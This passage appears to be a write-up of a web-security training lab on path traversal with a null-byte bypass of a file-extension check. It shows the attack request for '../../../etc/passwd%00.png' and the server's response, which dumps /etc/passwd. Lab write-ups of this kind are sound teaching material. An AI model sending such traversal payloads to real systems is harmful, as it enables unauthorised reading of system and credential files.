


File path traversal, validation of start of path

Back to lab description »

Congratulations, you solved the lab!

6 Lab 6: File path traversal, validation of file extension with null byte bypass




Lab: File path traversal, validation of file extension with null byte bypass


This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.


To solve the lab, retrieve the contents of the `/etc/passwd` file.



```
GET /image?filename=23.jpg HTTP/2
Host:
0a4e00200371335d8a5787dd00c40097.web-security-academy.
net
Cookie: session=3yQ7M0N1BU2chF0Z5A1PPhny0rXHVTK1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
```




```
GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host: 0a4e00200371335d8a5787dd00c40097.web-security-academy.net
Cookie: session=3yQ7M0N1BU2chF0Z5A1PPhny0rXHVTK1
```



```
GET /image?filename=../../../etc/passwd%00.png HTTP/2
Host: 0a4e00200371335d8a5787dd00c40097.web-security-academy.net
Cookie: session=3yQ7M0N1BU2chF0Z5A1PPhny0rXHVTK1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a4e00200371335d8a5787dd00c40097.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

```
HTTP/2 200 OK
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```



File path traversal, validation of file extension with null byte bypass

Congratulations, you solved the lab!